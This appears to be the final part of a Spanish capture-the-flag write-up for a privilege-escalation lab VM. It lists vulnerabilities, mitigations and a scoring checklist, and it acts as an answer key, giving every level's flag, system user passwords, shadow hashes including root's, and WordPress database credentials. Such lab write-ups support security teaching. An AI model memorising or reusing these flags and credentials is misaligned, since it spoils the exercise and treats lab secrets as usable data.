A continuación se listan las vulnerabilidades encontradas:

ID	Vulnerabilidad	Tipo	Riesgo	Prueba/Evidencia	Mitigación
1	Contraseña débil de fichero ZIP	credencial débil	Alto	extracción de hash y brute force revelando que la contraseña del zip es TOLENTINO	Usar cifrado fuerte, contraseñas largas, no usar ZIP con cifrado débil.
2	Información sensible expuesta por descubrimiento de red (nmap)	Divulgación de información	Medio	nmap de ip para puertos y servicios	Restringir accesos (firewall)
3	Directorios web accesibles (descubiertos con DIRB)	Exposición de recursos / enumeración web	Medio	DIRB ha encontrado 5 directorios accesibles.	Proteger directorios con autenticación, borrar recursos no públicos.
4	Credenciales publicadas en imagen	Fuga de credenciales por capa 8	Alto	usuario ha colgado una imagen de usuario y contraseña	Formar a los usuarios para que no compartan archivos sensibles
5	contraseñas en Base64 (fácilmente reversible)	Almacenamiento Inseguro	Alto	Las contraseñas están cifradas en base64, simple decodificación	Nunca usar Base64 para protección
6	Cambio de Usuario	Movimiento lateral	Alto	Explotación de vulnerabilidades e investigación de archivos de historial.	Restringir permisos a usuarios que no sean root, para acceder a ciertas rutas

6. Checklist

Puntuaciones: 450 Puntos en total

	Conseguir contraseña de descompresión de la máquina	+5 puntos
	Conseguir IP de equipo	+5 puntos
	Escaneo inicial de puertos	+5 puntos
	Escaneo de estructura web	+5 puntos
	Nivel 0 - Acceso inicial a la máquina	+10 puntos
	Nivel 1	+15 puntos
	Nivel 2	+20 puntos
	Nivel 3	+10 puntos
	Nivel 4	+15 puntos
	Nivel 5	+50 puntos
	Nivel 6 - Final	+60 puntos
	Conseguir todos los usuarios y passwords del sistema	+100 puntos
	Conseguir completar el cuadro de flags	+100 puntos
	Conseguir todos los usuarios y passwords de BBDD	+50 puntos

Flags: 100 Puntos en total

Nivel 0	DDoSucks!
Nivel 1	ll0v30ll13
Nivel 2	weareatwar
Nivel 3	deadlines
Nivel 4	datawar
Nivel 5	revolution
Nivel 6	zeroes

Usuarios y Passwords del Sistema Operativos: 100 Puntos en total

Nivel 0	chung:allsaferules
Nivel 1	angela:..r0ut1n3...
Nivel 2	darlene: \$6\$vODxLUwTv.xR1Dnh\$r2q2Fx9JTprfKkcseP.mxAGwxvhflre/GDgCZT/bYI 0.PP13SPkL1GwdLogpOnqpM91tT7r8y9Cw2WMSyebN/:18437:0:99999:7:::
Nivel 3	whiterose:@lw@ys_d3@dl1n3s
Nivel 4	darkarmy:d@t@w@rxx
Nivel 5	eliot:

	\$6\$CUbZJFpHEP2WhZjp\$SlmaMXoDUmLk2jng9SmNzkB8i25FWnPREDt0CPI Zyx8t9jNIL/FKRKVX.IVKQtfZMwle5o2r7jnmEEh4H99tD0:18437:0:99999:7:::
Nivel 6	root: \$6\$PQ5gN//w2R6MV.//xBfBH5vNUeHxvCu1EZA6y6H9dzbHLTmqGmqjV2u t8zIRIG5hOnRZ0/I.NNEaYPJQ9ojO6fE9lfwafNQNaGqUK1:18437:0:99999:7:::

Usuarios y Passwords de la Base de Datos: 50 Puntos en total

Usuario	Contraseña
wordpress	password123456789!@#
admin	\$P\$BnJPh3SdPc2aaASrOleXsqq4HZSiwc/
john	\$P\$Bh0wQzR.8QV7obnueEDPCtJM9NnyH 4/

7. Recomendaciones

Se recomienda priorizar las vulnerabilidades de nivel crítico y alto, aplicando las siguientes medidas de mitigación específicas para sistemas operativos y servicios:

- Fortalecer la autenticación y credenciales: Deshabilitar el acceso por contraseña en SSH, usar claves con passphrase y aplicar políticas de contraseñas robustas.
- Revisar y restringir permisos de archivos y binarios: Quitar bits SUID innecesarios, limitar permisos de directorios críticos y auditar binarios ejecutables.
- Aplicar parches y actualizaciones: Mantener el kernel, servicios y aplicaciones actualizados para corregir vulnerabilidades conocidas.

Estas medidas contribuyen a reducir el riesgo de escalada de privilegios, accesos no autorizados y compromisos persistentes en la máquina objetivo.

Medidas específicas detectadas

1. Contraseña débil en ZIP:

Utilizar contraseñas complejas y cifrado fuerte (AES), eliminando archivos comprimidos antiguos con contraseñas débiles.

2. Información expuesta por escaneo (nmap):

Cerrar puertos y servicios no necesarios y ocultar información del sistema para reducir la exposición.

3. Carpetas web accesibles:

Desactivar el listado de directorios y proteger las secciones privadas mediante autenticación.

4. Credenciales expuestas en imagen:

Eliminar contenido expuesto y cambiar la contraseña comprometida, evitando compartir credenciales en medios no seguros.

5. Contraseñas débiles:

Implementar contraseñas seguras, evitar reutilización y habilitar 2FA y bloqueo tras intentos fallidos.

6. Contraseñas en Base64:

No almacenar contraseñas en texto plano ni Base64 y usar gestores o sistemas seguros para ello.

7. Información sensible en Base64:

No usar Base64 para proteger información y almacenar datos sensibles en ubicaciones seguras con permisos correctos.

8. Movimiento lateral permitido:

Revisar archivos y programas con permisos elevados y eliminar privilegios innecesarios.

9. Archivos ocultos con contraseñas:

Detectar y eliminar archivos con credenciales y no almacenar claves o tokens en el sistema.

10. Contraseñas en historial de comandos:

Evitar introducir contraseñas en terminal, borrar historial cuando ocurra y configurar para no guardar estos comandos.

8. Conclusiones

Durante la realización del CTF sobre la máquina “Elevación de Privilegios.ova”, se pudo verificar de manera práctica cómo diversas vulnerabilidades y configuraciones inseguras permiten comprometer

el sistema operativo y obtener tanto acceso inicial como realizar elevaciones horizontales y escalada vertical de privilegios.

Los principales hallazgos incluyen:

- Obtención de acceso no privilegiado mediante explotación de servicios y aplicaciones vulnerables (servidor web y servicios internos).
- Escalada de privilegios a root mediante binarios SUID vulnerables, configuraciones de sudoers y exploits locales conocidos.
- Exposición de credenciales y hashes del sistema, permitiendo potencial movimiento lateral y persistencia.
- Creación de mecanismos de persistencia que sobreviven a reinicios, demostrando la importancia de auditar cron, systemd y scripts ejecutables.

En resumen múltiples fallos críticos como credenciales expuestas (ZIP, historial, archivos y Base64), servicios y directorios públicos que a través del ejercicio hemos podido comprobar, que mediante la investigación del historial de comandos y la explotación de vulnerabilidades podemos acceder desde un usuario al resto que pertenecen al sistema, además de poder elevar privilegios y acceder con permisos de superusuario.